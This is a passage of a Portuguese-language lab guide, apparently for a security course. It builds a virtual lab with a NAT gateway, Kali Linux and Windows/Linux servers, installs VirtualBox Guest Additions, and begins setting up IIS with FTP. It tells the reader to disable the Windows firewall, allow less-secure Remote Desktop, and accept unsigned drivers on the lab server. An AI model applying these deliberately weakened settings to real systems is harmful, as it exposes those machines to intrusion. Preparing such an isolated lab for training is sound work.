2. Isto significa dizer que a tradução de endereços das redes privadas já está configurado. Verifique se o repasse de pacotes entre interfaces está habilitado—cheque se a linha *net.ipv4.ip\_forward=1* no arquivo */etc/sysctl.conf* está descomentada e, posteriormente, execute *# sysctl -p*:

```
# nano/etc/sysctl.conf  
(...)
```

```
# grep 'net.ipv4.ip_forward' /etc/sysctl.conf  
net.ipv4.ip_forward=1
```

```
# sysctl -p  
net.ipv4.ip_forward = 1
```

3. Verifique que o *masquerading* está de fato habilitado no firewall:

```
# iptables -L POSTROUTING -vn -t nat  
Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)  
 pkts bytes target     prot opt in     out      source          destination  
   23  1640 MASQUERADE  all  -- *       enp0s3  0.0.0.0/0                      0.0.0.0/0
```

## 7) Teste de conectividade das VMs

- Vamos agora testar a conectividade de cada uma das VMs. Primeiro, acesse a máquina *FWGW1-G* e verifique o acesso à internet e resolução de nomes:

```
aluno@FWGW1-A:~$ hostname  
FWGW1-A
```

```
aluno@FWGW1-A:~$ ping -c3 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=121 time=28.7 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=121 time=16.9 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=121 time=16.7 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 16.776/20.832/28.757/5.606 ms
```

```
aluno@FWGW1-A:~$ ping -c3 esr.rnp.br  
PING esr.rnp.br (200.130.99.56) 56(84) bytes of data.  
64 bytes from 200.130.99.56: icmp_seq=1 ttl=54 time=37.9 ms  
64 bytes from 200.130.99.56: icmp_seq=2 ttl=54 time=36.4 ms  
64 bytes from 200.130.99.56: icmp_seq=3 ttl=54 time=37.1 ms  
  
--- esr.rnp.br ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 36.474/37.168/37.931/0.636 ms
```

- Em seguida, acesse cada uma das demais VMs, em ordem (*LinServer-G*, *WinServer-G*, *KaliLinux-G* e *WinClient-G*) e teste se é possível:

- Alcançar o roteador da rede: `ping 172.16.1.1` (para máquinas da DMZ) ou `ping 10.1.1.1` (para máquinas da Intranet)
- Alcançar um servidor na Internet: `ping 8.8.8.8`
- Resolver nomes: comandos `nslookup`, `host` ou `ping` para o nome de domínio `esr.rnp.br`

## 8) Instalação do *Virtualbox Guest Additions* nas VMs Windows

Vamos agora instalar os adicionais de convidado para máquinas virtuais do Virtualbox, conhecido como *Virtualbox Guest Additions*. Esse adicionais consistem em *drivers* de dispositivo e aplicações de sistema que otimizam o sistema para rodar no ambiente virtual, proporcionando maior performance e estabilidade. Nesta atividade, iremos instalar os adicionais apenas nas máquinas *WinServer-G* e *WinClient-G*.

1. Na console da máquina *WinServer-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Após algum tempo, a janela de *autorun* irá aparecer, como mostrado abaixo. Clique duas vezes na opção *Run VBoxWindowsAdditions.exe*.




Figura 4. Janela de autorun do CD Virtualbox Guest Additions

- No assistente de instalação, clique em *Next*, *Next*, e finalmente em *Install*. No meio da instalação o sistema irá avisar que a assinatura de quem publicou o software não é conhecida. Clique em *Install this driver software anyway*, como mostrado abaixo. A mesma janela irá aparecer logo depois, então escolha a mesma opção.




Figura 5. Aviso de publisher não verificado do Virtualbox Guest Additions

- Ao final da instalação, o assistente irá solicitar que o computador seja reiniciado. Deixe a caixa *Reboot now* marcada e clique em *Finish*.
- Após o reinício do sistema, maximize a janela do Virtualbox e faça login no sistema como o usuário **Administrator**. Observe que, agora, o *desktop* do Windows Server 2008 ocupa toda extensão do monitor, e não apenas uma pequena janela — indício de que a instalação do *Virtualbox Guest Additions* foi realizada com sucesso.
- Repita o procedimento de instalação dos passos 1 - 4 na máquina *WinClient-G*.

## 9) Instalação do *Virtualbox Guest Additions* nas VMs Linux

A instalação do *Virtualbox Guest Additions* nas VMs Linux é um pouco diferente, mais manual. Siga os passos a seguir:

1. Vamos começar pela máquina *FWGW1-G*. Primeiro, faça login como **root** apague o conteúdo do arquivo **/etc/apt/sources.list**:

```
# echo "" > /etc/apt/sources.list
```

Em seguida, edite-o com o seguinte conteúdo:

```
# cat /etc/apt/sources.list
deb http://ftp.br.debian.org/debian/ stretch main contrib non-free
deb http://ftp.br.debian.org/debian/ stretch-updates main contrib non-free
deb http://security.debian.org/debian-security stretch/updates main contrib non-free
```

2. Em seguida, atualize os repositórios com o comando **apt-get update** e depois instale os pacotes **build-essential** e **module-assistant**, sem incluir recomendações:

```
# apt-get update
# apt-get install --no-install-recommends build-essential module-assistant
```

3. Agora, faça o download dos **headers** do kernel em execução no sistema:

```
# m-a prepare
```

4. Na console do Virtualbox da máquina *FWGW1-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Em seguida, monte o dispositivo:

```
# mount /dev/cdrom /mnt/
```

5. Agora, execute o instalador do *Virtualbox Guest Additions*, com o comando:

```
# sh /mnt/VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.2.18 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
VirtualBox Guest Additions: Building the VirtualBox Guest Additions kernel modules.
This may take a while.
VirtualBox Guest Additions: Starting.
```

6. Finalmente, reinicie a máquina. Após o *reboot*, verifique que os módulos do *Virtualbox Guest Additions* estão operacionais:

```
# reboot

(...)

# lsmod | grep '^vbox'
vboxsf          36413  0
vboxvideo       34226  1
vboxguest      221732  2 vboxsf
```

7. Instale os módulos do *Virtualbox Guest Additions* na máquina *LinServer-G*. O procedimento é idêntico ao que fizemos nos passos 1 - 6.

## 10) Configuração da VM WinServer-G

A máquina *WinServer-G* demanda uma pequena configuração adicional antes que estejamos prontos para começar os trabalhos. Vamos a ela:

1. Usando o 1) *Control Panel*, 2) clique direito em *Computer > Properties* no Windows Explorer ou 3) digitando **system** no menu iniciar, abra a tela de configuração do sistema como mostrado a seguir:




Figura 6. Tela de configuração do sistema do WinServer

2. Clique em *Change Settings*, e na aba *Computer Name*, no botão *Change....* Altere o nome do computador para **WinServer-G** e o *Workgroup* para **GRUPO**, como se segue. Depois, clique em *OK*.




Figura 7. Alteração de nome de máquina do WinServer

3. Não reinicie o computador ainda. Na aba *Remote*, marque a caixa *Allow Connections from computers running any version of Remote Desktop (less secure)*, como na imagem abaixo. Depois, clique em *Apply* e em seguida em *Restart Later*.




Figura 8. Configurações de Remote Desktop do WinServer

4. Agora, desabilite o firewall do Windows. Digite **firewall** no menu *Start* (alternativamente, clique em *Windows Firewall* no *Control Panel*), em seguida em *Turn Windows Firewall on or off*, e finalmente marque a caixa *Off*, como se segue:




Figura 9. Desabilitar o firewall do WinServer

5. Clique em *OK* e reinicie a máquina *WinServer-G*.

6. Após o *reboot*, abra o *Server Manager* (é o primeiro ícone à direta do botão *Start*), e em seguida clique com o botão direito em *Roles*, selecionando *Add Roles*. Na janela subsequente, clique em *Next*. Depois, marque a caixa da *role Web Server (IIS)*, como se segue. Quando surgir a pergunta *Add features required for Web Server (IIS)?*, clique em *Add Required Features*, e depois em *Next*.




Figura 10. Instalando a role IIS no WinServer

7. Na janela *Introduction to Web Server (IIS)*, clique em *Next*. A seguir, na janela *Role services*, desça a barra de rolagem até o final e marque a caixa *FTP Publishing Service*, como se segue. Da mesma forma que antes, quando surgir a pergunta *Add features required for FTP Publishing Service?*, clique em *Add Required Features*, e depois em *Next*.

